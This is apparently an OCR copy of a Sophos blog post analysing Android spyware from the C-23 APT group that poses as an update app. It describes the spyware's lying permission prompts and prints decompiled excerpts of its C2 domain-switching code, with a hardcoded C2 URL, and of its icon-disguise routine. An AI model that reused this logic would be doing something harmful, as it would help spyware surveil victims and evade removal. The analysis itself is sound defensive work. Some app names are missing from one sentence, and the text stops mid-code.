
# Android APT spyware, targeting Middle East victims, enhances evasiveness


news.sophos.com/en-us/2021/11/23/android-apt-spyware-targeting-middle-east-victims-improves-its-capabilities/

Pankaj Kohli November 23, 2021



Newly-discovered variants of an Android spyware that previously was attributed to an advanced persistent threat actor group called C-23 (also known as GnatSpy, FrozenCell, or VAMP) have incorporated new features into their malicious apps that make them more resilient to actions by users, who might try to remove them manually, and to security and web hosting companies that attempt to block access to, or shut down, their command-and-control server domains.

The C-23 threat actor has, in the past, targeted individuals based in the Middle East, particularly in the Palestinian Territories. The group has been active since at least 2017.




The spyware app initially disguises itself as something called “App Updates”

The new variants appear in the form of an app that purports to install updates on the target’s phone, with names that include **App Updates, System Apps Updates, or Android Update Intelligence**. Sophos suspects that the apps are delivered to specific users by means of SMS text messages linking to downloads. To the best of our knowledge, none of the apps have been hosted on Google Play Store, though Sophos did reach out to the Android security team and sent details about the apps to the company.

Once installed, the spyware sends unique, identifiable device parameters to its command-and-control server. One of the newer features of this variant is that it will, initially, use a hardcoded C2 address to communicate, but also contains code that allows the operators of the spyware to push down a new address. This ability can keep the malware functional if one or more of the C2 server domains is taken down. The new variants did not conceal or obfuscate the C2 server address in any way.


```
StringBuilder v1_1 = StringUtils.toStringBuilder("- ");
v1_1.append(((Boolean)f.readSharedPrefs(ct, "false", bool_false)).booleanValue());
Log.e("is_zone_changed", v1_1.toString());
if(((Boolean)f.readSharedPrefs(ct, "false", bool_false)).booleanValue()) {
    line = d.readLineFromFile(a.zonefile);
    if(!line.equalsIgnoreCase("")) {
        goto label_109;
    }

label_108:
    line = "https://www.jose-ross.com/api/api_portal";
}
else {
    goto label_108;
}

label_109:
    f.setPrefsValue(ct, "TARGET_DOMAIN", line);
```


Code that can modify the C2 domain on a running installation is a notable new feature

Many of the new variants were found to have been digitally signed by a certificate (with serial number ece521e38c5e9cbea53503eaef1a6ddd204583fa) that Sophos has associated with malware for years.

## Changing disguises after installation


The first time the user opens the app, it requests that the user grant the app specific permissions to do the kinds of things you'd expect spyware to do: It requests permissions to record ambient audio, and to access all files stored on the device.








But the apps also use a bit of social engineering to ask the user to grant advanced permissions: notification access, device administrator, and the ability to observe the user's actions while interacting with apps.

The app's requests appear to justify the need for the additional features, but they're lies. For instance, the request to "Enable Notifications" claims that the app needs this functionality or else "you won't receive notifications in real time."





But that isn't what Notification Access permissions do. When prompted to enable this feature, the app pushes the user to a system permissions window that accurately describes what the permission does. The threat actors may assume that the target won't carefully read, or understand, the consequences of clicking Allow on this screen.





This permission grants the spyware the ability to read the full-text messages and the names of contacts, from any app, such as Facebook or WhatsApp, as well as dismissing notifications from other apps (such as a mobile anti-malware app's warnings) or toggling the Do Not Disturb settings on the phone. The device administrator permission gives the operator of the app the ability to lock the phone, but according to our analysis, the spyware's current version has no capability to do this.

The app prompts the user to Enable the device admin permission or "system won't secure your internet connection."



In reality, the feature the spyware wants the user to enable would let the spyware lock the phone.




The final prompt asks the user to change a setting with a vague warning about something being blocked as a result of battery optimization.





Like the other prompts, this is also bogus. This prompt redirects the user to enable a feature that permits the spyware to identify what apps you use, when you're using them. The spyware sends that information onward to its C2 server.




Once the target has granted all these permissions, the app disguises itself to evade any attempts at manual removal by the user. The method to attain stealth appears to be new to this version: the spyware changes its icon (and name) to disguise itself using an icon of one of the four apps: or **Botim** (a VOIP calling app).

```
    public final void changeIcon(Alias a, PackageManager pkgman) {
        Alias[] disguisedNames = Alias.values();
        int i;
        for(i = 0; i < 4; ++i) {
            Alias selectedname = disguisedNames[i];
            int v4 = selectedname == a ? 1 : 2;
            StringBuilder sb = StringUtils.toStringBuilder("app.lite.bot.");
            sb.append(selectedname.name());
            pkgman.setComponentEnabledSetting(new ComponentName("app.lite.bot", sb.toString()), v4, 1);
        }

        q.sendMessage(this.requestid, this.iconname, "3", "تم تغيير الأيقونة بنجاح!", 0, this.getApplicationContext());
    }

    @Override  // android.app.IntentService
    @SuppressLint({"WrongThread", "StaticFieldLeak"})
    public void onHandleIntent(Intent intent) {
        Log.e("ChangeAppIconService", "onHandleIntent");
        a.checkNull(intent);
        this.iconname = intent.getStringExtra("icon_name");
        this.requestid = intent.getStringExtra("request_id");
        Alias iconname = Alias.valueOf(String.valueOf(this.iconname));
        Alias alias2 = Alias.b;
        if(iconname == alias2) {
            PackageManager pkg = this.getPackageManager();
            a.checknull(pkg, "packageManager");
            this.changeIcon(alias2, pkg);
            f.setPrefsValue(this.getApplicationContext(), "SETTING_APP_ICON_NAME", d.a.a.e.a.PLayLauncherAlias);
        }

        Alias v5_2 = Alias.valueOf(String.valueOf(this.iconname));
        Alias alias3 = Alias.c;
